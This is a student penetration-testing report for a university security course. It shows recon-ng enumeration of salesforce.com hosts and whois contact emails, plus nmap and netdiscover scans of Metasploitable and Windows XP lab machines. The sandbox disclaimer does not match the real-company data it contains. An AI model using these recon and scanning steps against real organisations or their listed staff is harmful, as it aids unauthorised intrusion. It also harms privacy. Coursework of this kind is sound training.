



ITT-340 PEN Testing Report Guidelines

Direction: Use this example as a guideline to build your PEN Testing Report.

Cover Page

This is the start of your document and is used to impress the customer, so be creative. Create a cover page that is unique to your select organization. Follow GCU's APA Writing Guide for the proper format of a standard cover page.

Document Properties

This section is used to document any revisions to the report and who performed them. Additionally, this section documents the original author of the report.

Title	Salesforce Penetration Testing
Author	Liela Pressley

Versioning Control

Version	Date	Author	Changes
01	1/21/2024	Liela Pressley	Recon via recon-ng
02	1/31/2024	Liela Pressley	Scanning via Nmap and Netcat
03	1/31/2024	Liela Pressley	Vulnerability Scanning
04	2/4/2024	LP	Applied Exploitation
05	2/6/2024	LP	Custom Payload
06	2/10/2024	LP	Website Vulnerability Assessment
07	2/16/2024	LP	SQL Injection

Disclaimer: This document and its findings is a purely fictitious penetration testing report for the purpose of learning and training. All reconnaissance, password cracking, and exploiting was done in a sandbox environment consisting of virtual machines and does not represent any actual networks or systems of any organization.

Executive Summary

Complete this section of the report after finishing all phases of the penetration test. An executive summary is a very brief summary of the entire report, focusing on the test, not the details. You will finish this section after all testing and documentation has been completed.

Table of Contents

Complete this section of the report after finishing all phases of the penetration test.



Phase Testing (Main Headings)

Directions: For each phase of the PEN testers methodology, include the following subheadings:

1.1 Recon Phase

Summary

This phase we utilized the recon automation tool, RECON-NG, to gather more in depth information such as IP addresses, host addresses, and PHI on major contacts from the Salesforce main office buildings.

Steps

Found over 501 IP addresses and host addresses but no other information was able to be found which is great from the pen tester perspective because they are taking extra steps to not make key infrastructure and info none viewable to the public.



GRAND CANYON UNIVERSITY™

The image shows two terminal windows from a Kali Linux environment. Both windows are titled "Shell No. 1" and have a purple header bar with icons for file operations and a clock showing 10:10 PM.

The top window displays a list of host entries from a Salesforce API query:

```
[+] Country: None
[+] Host: salesforce.com
[+] Ip_Address: 104.109.10.129
[+] Latitude: None
[+] Longitude: None
[+] Notes: None
[+] Regions: None
[+]
[+] Country: None
[+] Host: dcl1-hnd.API15-hnd.salesforce.com
[+] Ip_Address: 101.53.168.105
[+] Latitude: None
[+] Longitude: None
[+] Notes: None
[+] Region: None
[+]
[+] Country: None
[+] Host: dcl2-hnd.API15-hnd.salesforce.com
[+] Ip_Address: 101.53.168.233
[+] Latitude: None
[+] Longitude: None
[+] Notes: None
[+] Region: None
[+]
[+] Country: None
[+] Host: dcl3-hnd.API15-hnd.salesforce.com
[+] Ip_Address: 101.53.169.105
[+] Latitude: None
[+] Longitude: None
[+] Notes: None
[+] Region: None
[+]
[+] Country: None
[+] Host: dcl4-hnd.API15-hnd.salesforce.com
[+] Ip_Address: 101.53.169.233
[+] Latitude: None
[+] Longitude: None
```

The bottom window displays the output of the "recon-ng show hosts" command, showing a summary of found hosts:

```
SUMMARY
[+] Set total (501 new) hosts found.
[recon-ng][default][hackertarget] > show hosts
```

rowid	host	ip_address	region	country	latitude	longitude
1	salesforce.com	104.109.10.129				
2	hackertarget					
3	dcl1-hnd.API15-hnd.salesforce.com	101.53.168.105				
4	hackertarget					
5	dcl2-hnd.API15-hnd.salesforce.com	101.53.168.233				
6	hackertarget					
7	dcl3-hnd.API15-hnd.salesforce.com	101.53.169.105				
8	hackertarget					
9	dcl4-hnd.API15-hnd.salesforce.com	101.53.169.233				
10	hackertarget					
11	dcl1-hnd.API15-hnd.salesforce.com	101.53.168.105				
12	hackertarget					
13	dcl2-hnd.API15-hnd.salesforce.com	101.53.168.233				
14	hackertarget					
15	dcl3-hnd.API15-hnd.salesforce.com	101.53.169.105				
16	hackertarget					
17	dcl4-hnd.API15-hnd.salesforce.com	101.53.169.233				
18	hackertarget					
19	dcl1-hnd.API15-hnd.salesforce.com	101.53.170.105				
20	hackertarget					
21	dcl2-hnd.API15-hnd.salesforce.com	101.53.170.233				
22	hackertarget					
23	dcl3-hnd.API15-hnd.salesforce.com	101.53.171.105				
24	hackertarget					
25	dcl4-hnd.API15-hnd.salesforce.com	101.53.171.233				
26	hackertarget					
27	dcl1-hnd.API15-hnd.salesforce.com	101.53.170.105				
28	hackertarget					
29	dcl2-hnd.API15-hnd.salesforce.com	101.53.170.233				
30	hackertarget					
31	dcl3-hnd.API15-hnd.salesforce.com	101.53.171.105				
32	hackertarget					
33	dcl4-hnd.API15-hnd.salesforce.com	101.53.171.233				
34	hackertarget					
35	dcl1-hnd.API15-hnd.salesforce.com	101.53.172.105				
36	hackertarget					
37	dcl2-hnd.API15-hnd.salesforce.com	101.53.172.233				
38	hackertarget					
39	dcl3-hnd.API15-hnd.salesforce.com	101.53.173.105				
40	hackertarget					
41	dcl4-hnd.API15-hnd.salesforce.com	101.53.173.233				
42	hackertarget					
43	dcl1-hnd.API15-hnd.salesforce.com	101.53.174.105				
44	hackertarget					
45	dcl2-hnd.API15-hnd.salesforce.com	101.53.174.233				
46	hackertarget					
47	dcl3-hnd.API15-hnd.salesforce.com	101.53.175.105				
48	hackertarget					
49	dcl4-hnd.API15-hnd.salesforce.com	101.53.175.233				
50	hackertarget					
51	dcl1-hnd.API15-hnd.salesforce.com	101.53.176.105				
52	hackertarget					
53	dcl2-hnd.API15-hnd.salesforce.com	101.53.176.233				
54	hackertarget					
55	dcl3-hnd.API15-hnd.salesforce.com	101.53.177.105				
56	hackertarget					
57	dcl4-hnd.API15-hnd.salesforce.com	101.53.177.233				
58	hackertarget					
59	dcl1-hnd.API15-hnd.salesforce.com	101.53.178.105				
60	hackertarget					
61	dcl2-hnd.API15-hnd.salesforce.com	101.53.178.233				
62	hackertarget					
63	dcl3-hnd.API15-hnd.salesforce.com	101.53.179.105				
64	hackertarget					
65	dcl4-hnd.API15-hnd.salesforce.com	101.53.179.233				
66	hackertarget					
67	dcl1-hnd.API15-hnd.salesforce.com	101.53.180.105				
68	hackertarget					
69	dcl2-hnd.API15-hnd.salesforce.com	101.53.180.233				
70	hackertarget					
71	dcl3-hnd.API15-hnd.salesforce.com	101.53.181.105				
72	hackertarget					
73	dcl4-hnd.API15-hnd.salesforce.com	101.53.181.233				
74	hackertarget					
75	dcl1-hnd.API15-hnd.salesforce.com	101.53.182.105				
76	hackertarget					
77	dcl2-hnd.API15-hnd.salesforce.com	101.53.182.233				
78	hackertarget					
79	dcl3-hnd.API15-hnd.salesforce.com	101.53.183.105				
80	hackertarget					
81	dcl4-hnd.API15-hnd.salesforce.com	101.53.183.233				
82	hackertarget					
83	dcl1-hnd.API15-hnd.salesforce.com	101.53.184.105				
84	hackertarget					
85	dcl2-hnd.API15-hnd.salesforce.com	101.53.184.233				
86	hackertarget					
87	dcl3-hnd.API15-hnd.salesforce.com	101.53.185.105				
88	hackertarget					
89	dcl4-hnd.API15-hnd.salesforce.com	101.53.185.233				
90	hackertarget					
91	dcl1-hnd.API15-hnd.salesforce.com	101.53.186.105				
92	hackertarget					
93	dcl2-hnd.API15-hnd.salesforce.com	101.53.186.233				
94	hackertarget					
95	dcl3-hnd.API15-hnd.salesforce.com	101.53.187.105				
96	hackertarget					
97	dcl4-hnd.API15-hnd.salesforce.com	101.53.187.233				
98	hackertarget					
99	dcl1-hnd.API15-hnd.salesforce.com	101.53.188.105				
100	hackertarget					
101	dcl2-hnd.API15-hnd.salesforce.com	101.53.188.233				
102	hackertarget					
103	dcl3-hnd.API15-hnd.salesforce.com	101.53.189.105				
104	hackertarget					
105	dcl4-hnd.API15-hnd.salesforce.com	101.53.189.233				
106	hackertarget					
107	dcl1-hnd.API15-hnd.salesforce.com	101.53.190.105				
108	hackertarget					
109	dcl2-hnd.API15-hnd.salesforce.com	101.53.190.233				
110	hackertarget					
111	dcl3-hnd.API15-hnd.salesforce.com	101.53.191.105				
112	hackertarget					
113	dcl4-hnd.API15-hnd.salesforce.com	101.53.191.233				
114	hackertarget					
115	dcl1-hnd.API15-hnd.salesforce.com	101.53.192.105				
116	hackertarget					
117	dcl2-hnd.API15-hnd.salesforce.com	101.53.192.233				
118	hackertarget					
119	dcl3-hnd.API15-hnd.salesforce.com	101.53.193.105				
120	hackertarget					
121	dcl4-hnd.API15-hnd.salesforce.com	101.53.193.233				
122	hackertarget					
123	dcl1-hnd.API15-hnd.salesforce.com	101.53.194.105				
124	hackertarget					
125	dcl2-hnd.API15-hnd.salesforce.com	101.53.194.233				
126	hackertarget					
127	dcl3-hnd.API15-hnd.salesforce.com	101.53.195.105				
128	hackertarget					
129	dcl4-hnd.API15-hnd.salesforce.com	101.53.195.233				
130	hackertarget					
131	dcl1-hnd.API15-hnd.salesforce.com	101.53.196.105				
132	hackertarget					
133	dcl2-hnd.API15-hnd.salesforce.com	101.53.196.233				
134	hackertarget					
135	dcl3-hnd.API15-hnd.salesforce.com	101.53.197.105				
136	hackertarget					
137	dcl4-hnd.API15-hnd.salesforce.com	101.53.197.233				
138	hackertarget					
139	dcl1-hnd.API15-hnd.salesforce.com	101.53.198.105				
140	hackertarget					
141	dcl2-hnd.API15-hnd.salesforce.com	101.53.198.233				
142	hackertarget					
143	dcl3-hnd.API15-hnd.salesforce.com	101.53.199.105				
144	hackertarget					
145	dcl4-hnd.API15-hnd.salesforce.com	101.53.199.233				
146	hackertarget					
147	dcl1-hnd.API15-hnd.salesforce.com	101.53.200.105				
148	hackertarget					
149	dcl2-hnd.API15-hnd.salesforce.com	101.53.200.233				
150	hackertarget					
151	dcl3-hnd.API15-hnd.salesforce.com	101.53.201.105				
152	hackertarget					
153	dcl4-hnd.API15-hnd.salesforce.com	101.53.201.233				
154	hackertarget					
155	dcl1-hnd.API15-hnd.salesforce.com	101.53.202.105				
156	hackertarget					
157	dcl2-hnd.API15-hnd.salesforce.com	101.53.202.233				
158	hackertarget					
159	dcl3-hnd.API15-hnd.salesforce.com	101.53.203.105				
160	hackertarget					
161	dcl4-hnd.API15-hnd.salesforce.com	101.53.203.233				
162	hackertarget					
163	dcl1-hnd.API15-hnd.salesforce.com	101.53.204.105				
164	hackertarget					
165	dcl2-hnd.API15-hnd.salesforce.com	101.53.204.233				
166	hackertarget					
167	dcl3-hnd.API15-hnd.salesforce.com	101.53.205.105				
168	hackertarget					
169	dcl4-hnd.API15-hnd.salesforce.com	101.53.205.233				
170	hackertarget					
171	dcl1-hnd.API15-hnd.salesforce.com	101.53.206.105				
172	hackertarget					
173	dcl2-hnd.API15-hnd.salesforce.com	101.53.206.233				
174	hackertarget					
175	dcl3-hnd.API15-hnd.salesforce.com	101.53.207.105				
176	hackertarget					
177	dcl4-hnd.API15-hnd.salesforce.com	101.53.207.233				
178	hackertarget					
179	dcl1-hnd.API15-hnd.salesforce.com	101.53.208.105				
180	hackertarget					
181	dcl2-hnd.API15-hnd.salesforce.com	101.53.208.233				
182	hackertarget					
183	dcl3-hnd.API15-hnd.salesforce.com	101.53.209.105				
184	hackertarget					
185	dcl4-hnd.API15-hnd.salesforce.com	101.53.209.233				
186	hackertarget					
187	dcl1-hnd.API15-hnd.salesforce.com	101.53.210.105				
188	hackertarget					
189	dcl2-hnd.API15-hnd.salesforce.com	101.53.210.233				
190	hackertarget					
191	dcl3-hnd.API15-hnd.salesforce.com	101.53.211.105				
192	hackertarget					
193	dcl4-hnd.API15-hnd.salesforce.com	101.53.211.233				
194	hackertarget					
195	dcl1-hnd.API15-hnd.salesforce.com	101.53.212.105				
196	hackertarget					
197	dcl2-hnd.API15-hnd.salesforce.com	101.53.212.233				
198	hackertarget					
199	dcl3-hnd.API15-hnd.salesforce.com	101.53.213.105				
200	hackertarget					
201	dcl4-hnd.API15-hnd.salesforce.com	101.53.213.233				
202	hackertarget					
203	dcl1-hnd.API15-hnd.salesforce.com	101.53.214.105				
204	hackertarget					
205	dcl2-hnd.API15-hnd.salesforce.com	101.53.214.233				
206	hackertarget					
207	dcl					



```
Shell No. 1
File Actions Edit View Help
SUMMARY
[*] 7 total (7 new) contacts found.
[recon-ng][default][whois_pocs] > options set SOURCE salesforce.com
[SOURCE => salesforce.com]
[recon-ng][default][whois_pocs] > run

SALESFORCE.COM

[*] URL: http://whois.arin.net/rest/pocs?domain=salesforce.com
[*] URL: http://Whois.arin.net/rest/poc/SAN76-ARIN
[*] Country: United States
[*] Email: abuse@salesforce.com
[*] First_Name: None
[*] Last_Name: Salesforce Abuse NOC
[*] Middle_Name: None
[*] Notes: None
[*] Phone: None
[*] Region: San Francisco, CA
[*] Title: Whois contact
[*]
[*] URL: http://whois.arin.net/rest/poc/LAMAL10-ARIN
[*] Country: United States
[*] Email: alam@salesforce.com
[*] First_Name: Alan
[*] Last_Name: Lam "the greater you become, the more you are able to bear"
[*] Middle_Name: None
[*] Notes: None
[*] Phone: None
[*] Region: Hollywood, FL
[*] Title: Whois contact
[*]
[*] URL: http://whois.arin.net/rest/poc/LAMAL1-ARIN
[*] Country: United States
[*] Email: alam@salesforce.com
[*] First_Name: ALAN
[*] Last_Name: LAM
[*] Middle_Name: None
[*] Notes: None
[*] Phone: None
[*] Network Operations Center | neteng@salesforce.com | Whois co
[*] Network Operations Center | global-ip-alloc@salesforce.com | Whois co
[*] Network Operations Center | aring@salesforce.com | Whois co
[*] Network Operations Center | bbonham@salesforce.com | Whois co
[*] Network Operations Center | brown.k@salesforce.com | Whois co
[*] Network Operations Center | d.lawrence@salesforce.com | Whois co
[*] Network Operations Center | gstoever@salesforce.com | Whois co
[*] Network Operations Center | luis.contreras@salesforce.com | Whois co
[*] Network Operations Center | public-dns@salesforce.com | Whois co
[*] Network Operations Center | rhovey@salesforce.com | Whois co
[*] Network Operations Center | twicinski@salesforce.com | Whois co
[*] Network Operations Center | ASerna@lakeshorelearning.com | Whois co
[*] Network Operations Group | isopsw@lakeshorelearning.com | Whois co
[*] Network Operations Group | itopscontracts@lakeshorelearning.com | Whois co
[*] Network Operations Group | itopsnw@lakeshorelearning.com | Whois co
```

2.1 Recon Phase

Summary

Using NMAP and netcat, we were able to find different IP addresses (virtual machines), scan for available ports that were both open and closed as well as find specific information about 3 different systems.



Steps

Started by launching all three VMs within my lopesccloud: Metasploitable 1 and Windows

The image contains two side-by-side screenshots of a Linux desktop environment, likely Kali Linux, running on a virtual machine.

Left Screenshot: A Thunar file manager window titled "Topic3 - Thunar". The title bar shows "labagent.lopescloud.gcu.edu/vmDisplay?id=84113534-d993-4a9e-90b5-f8349fbcd9a2&loginPrompt=false". The window displays a list of desktop files:

Name	Size	Type	Date Modified
Start Metasploitable 2.desktop	186 bytes	desktop entry	02/10/22
Start Metasploitable 1.desktop	186 bytes	desktop entry	02/10/22
Stop all running VMs.desktop	169 bytes	desktop entry	02/10/22
Start Windows XP.desktop	168 bytes	desktop entry	02/10/22

Right Screenshot: A terminal window titled "Shell No. 1" with the URL "labagent.lopescloud.gcu.edu/vmDisplay?id=84113534-d993-4a9e-90b5-f8349fbcd9a2&loginPrompt=false". The terminal output shows the following text:


```
Metasploitable 1 is starting now. Please wait until all ports are open...
waiting for machine to obtain network connectivity...
waiting for machine to obtain network connectivity...
waiting for machine to obtain network connectivity...
ports are open now. Please proceed to utilize VM..
Press the Enter key to close window...
```

The desktop background features the Kali Linux logo with the text "KALI LINUX" and the tagline "The greater you become, the more you are able to know".



GRAND CANYON UNIVERSITY™

Using netdiscover I looked for different virtual machines on that were being hosted and found their IP addresses, mac addresses and their host name or vendor



A screenshot of a Kali Linux desktop environment. In the foreground, a terminal window titled "root@kali: ~" shows the command "# netdiscover -i br0 -L" and its output:

IP	At	MAC Address	Count	Len	MAC Vendor / Host
192.168.0.2	00:00:00:11:11:11		1	42	XEROX CORPORATION
192.168.0.3	52:54:00:12:34:56		1	60	Unknown vendor

The terminal window is part of a desktop environment with icons for "Topic3", "Topic4", and "Topic5" visible on the desktop.

Using nmap -A does a general scan using different nmap tools at once to see what ports are open and additional info that could be grabbed.

First was Metasploitable we found over 930 of the open and closed ports along with the service those ports are being used for and even the encryption keys that are being used to “secure the packets being transported”. It was able to share the OS details, how many hops to took, and even pull user account information, mac addresses, the domain, and netBIOs info. And provided a traceroute of how it arrived to the system.



GRAND CANYON UNIVERSITY™

Web Virtual Machine - Google Chrome

labagent.lopescloud.gcu.edu/vmDisplay?id=84113534-d993-4a9e-90b5-f8349fbbd9a2&loginPrompt=false

File Actions Edit View Help

```
# nmap -A 192.168.0.2           130 x
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-31 02:00 UTC
Nmap scan report for ip-192-168-0-2.us-west-2.compute.internal (192.168.0.2)
Host is up (0.00054s latency).
Not shown: 988 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.1
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|   2048 56:56:24:0f:21:id:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet        Linux telnetd
25/tcp    open  smtp         Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 102400
  00, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
53/tcp    open  domain       ISC BIND 9.4.2
| dns-nsid:
| bind.version: 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.10 with Suhosin-Patch)
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.10 wi
th Suhosin-Patch
|_http-title: Site doesn't have a title (text/html).
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROU
```

Web Virtual Machine - Google Chrome

labagent.lopescloud.gcu.edu/vmDisplay?id=84113534-d993-4a9e-90b5-f8349fbbd9a2&loginPrompt=false

File Actions Edit View Help

```
306/tcp open  mysql        MySQL 5.0.51a-3ubuntu5
mysql-info:
  Protocol: 10
  Version: 5.0.51a-3ubuntu5
  Thread ID: 9
  Capabilities flags: 43564
  Some Capabilities: Support41Auth, ConnectWithDatabase, SwitchToS
  tLAfterHandshake, SupportsTransactions, Speaks41ProtocolNew, Support
  Compression, LongColumnFlag
  Status: Autocommit
  Salt: g?Cs=pA3w#Dkmd-R6W4:
432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-date: 2024-01-31T02:01:43+00:00; 0s from scanner time.
|_ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizat
onName=OCOSA/stateOrProvinceName=There is no such thing outside US/
countryName=XX
  Not valid before: 2010-03-17T14:07:45
  Not valid after: 2010-04-16T14:07:45
5099/tcp open  ajp13      Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
480/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-title: Apache Tomcat/5.5
|_http-favicon: Apache Tomcat
|IAC Address: 00:00:00:11:11:11 (Xerox)
|Device type: general purpose
|Running: Linux 2.6.X
|IS CPE: cpe:/o:linux:linux_kernel:2.6
|IS details: Linux 2.6.9 - 2.6.33
|Network Distance: 1 hop
|Service Info: Host: metasploitable.localdomain; OSs: Unix, Linux; C
PE: cpe:/o:linux:linux_kernel
```



```
Web Virtual Machine - Google Chrome
labagent.lopescloud.gcu.edu/vmDisplay?id=84113534-d993-4a9e-90b5-f8349fbbd9a2&loginPrompt=false

File Actions Edit View Help
Service Info: Host: metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service script results:
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_ smb2-time: Protocol negotiation failed (SMB2)
|_ smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_ System time: 2024-01-30T21:00:51-05:00
|_ nbstat: NetBIOS name: METASPLTABLE, NetBIOS user: <unknown>, Net
  BIOS MAC: <unknown> (unknown)
|_ clock-skew: mean: 1h40m00s, deviation: 2h53m12s, median: 0s

TRACEROUTE
HOP RTT      ADDRESS
1  0.54 ms ip-192-168-0-2.us-west-2.compute.internal (192.168.0.2)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 113.24 seconds

[root@kali] ~
# 
[root@kali] ~
```

I ran the same test on the Windows VM ip address. It found 997 closed ports and 3 open ports that were tcp protocols, the MAC address, the device type, OS details, NetBIOS name, details about the user account on the system and traceroute/hops that it took in order to reach the vm.



Web Virtual Machine - Google Chrome

labagent.lopescloud.gcu.edu/vmDisplay?id=84113534-d993-4a9e-90b5-f8349fbbd9a2&loginPrompt=false

File Actions Edit View Help 07:00 PM

```
(root㉿kali)-[~]
# nmap -A 192.168.0.3
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-31 02:08 UTC
Nmap scan report for ip-192-168-0-3.us-west-2.compute.internal (192.168.0.3)
Host is up (0.0011s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds  Windows XP microsoft-ds
MAC Address: 52:54:00:12:34:56 (QEMU virtual NIC)
Device type: general purpose
Running: Microsoft Windows XP|2003
OS CPE: cpe:/o:microsoft:windows_xp cpe:/o:microsoft:windows_server_2003
OS details: Microsoft Windows XP SP2 or SP3, or Windows Server 2003
Network Distance: 1 hop
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Host script results:
|_smb2-time: Protocol negotiation failed (SMB2)
|_nbstat: NetBIOS name: GRAND-BE8199078, NetBIOS user: <unknown>, NetBIOS MAC: 52:54:00:12:34:56 (QEMU virtual NIC)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp:-
|   Computer name: grand-be8199078
```



```
Web Virtual Machine - Google Chrome
labagent.lopescloud.gcu.edu/vmDisplay?id=84113534-d993-4a9e-90b5-f8349fbbd9a2&loginPrompt=false

File Actions Edit View Help
OS details: Microsoft Windows XP SP2 or SP3, or Windows Server 2003
Network Distance: 1 hop
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Host script results:
|_smb2-time: Protocol negotiation failed (SMB2)
|_nbstat: NetBIOS name: GRAND-BE8199078, NetBIOS user: <unknown>, NetBIOS MAC: 52:54:00:12:34:56 (QEMU virtual NIC)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
smb-os-discovery:
| OS: Windows XP (Windows 2000 LAN Manager)
| OS CPE: cpe:/o:microsoft:windows_xp::-
| Computer name: grand-be8199078
| NetBIOS computer name: GRAND-BE8199078\x00
| Workgroup: WORKGROUP\x00
|_ System time: 2024-01-31T02:08:35-07:00
|_clock-skew: mean: 10h29m58s, deviation: 4h56m59s, median: 6h59m58s

TRACEROUTE
HOP RTT      ADDRESS
1  1.12 ms ip-192-168-0-3.us-west-2.compute.internal (192.168.0.3)

OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.86 seconds
[root@kali:~]#
```

Using the command: nmap 192.168.0.1-10 I scanned for all ip addresses between 192.168.0.1 to 192.168.0.10. Nmap discovered a host with about 1000 ports (998 being closed) while 2 being open for ssh and wbt server in the ip address ending in .1 then it displaced the open ports for the ip ending in .2 and then the open ports for the ip address ending in .3. It concluded that there were 3 hosts up out of the 10 that were scanned.



GRAND CANYON UNIVERSITY™

```
Web Virtual Machine - Google Chrome
labagent.lopescloud.gcu.edu/vmDisplay?id=84113534-d993-4a9e-90b5-f8349fbbd9a2&loginPrompt=false
File Actions Edit View Help 07:20 PM

[root@kali)-[~]
# nmap 192.168.0.1-10
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-31 02:13 UTC
Nmap scan report for ip-192-168-0-1.us-west-2.compute.internal (192.168.0.1)
Host is up (0.000050s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
3389/tcp  open  ms-wbt-server

Nmap scan report for ip-192-168-0-2.us-west-2.compute.internal (192.168.0.2)
Host is up (0.00092s latency).
Not shown: 988 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
5432/tcp  open  postgresql
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:00:00:11:11:11 (Xerox)

Nmap scan report for ip-192-168-0-3.us-west-2.compute.internal (192.168.0.3)
Host is up (0.0077s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
```

```
Web Virtual Machine - Google Chrome
labagent.lopescloud.gcu.edu/vmDisplay?id=84113534-d993-4a9e-90b5-f8349fbbd9a2&loginPrompt=false
File Actions Edit View Help 07:23 PM
3389/tcp open  ms-wbt-server

Nmap scan report for ip-192-168-0-2.us-west-2.compute.internal (192.168.0.2)
Host is up (0.00092s latency).
Not shown: 988 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
5432/tcp  open  postgresql
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:00:00:11:11:11 (Xerox)


Nmap scan report for ip-192-168-0-3.us-west-2.compute.internal (192.168.0.3)
Host is up (0.0077s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 52:54:00:12:34:56 (QEMU virtual NIC)

Nmap done: 10 IP addresses (3 hosts up) scanned in 2.68 seconds

[root@kali)-[~]
#
```



Using netcat we are going to try and see if we can access any files or information via telnet on the microsoft system on port 23 using the command nc 192.168.0.2 23

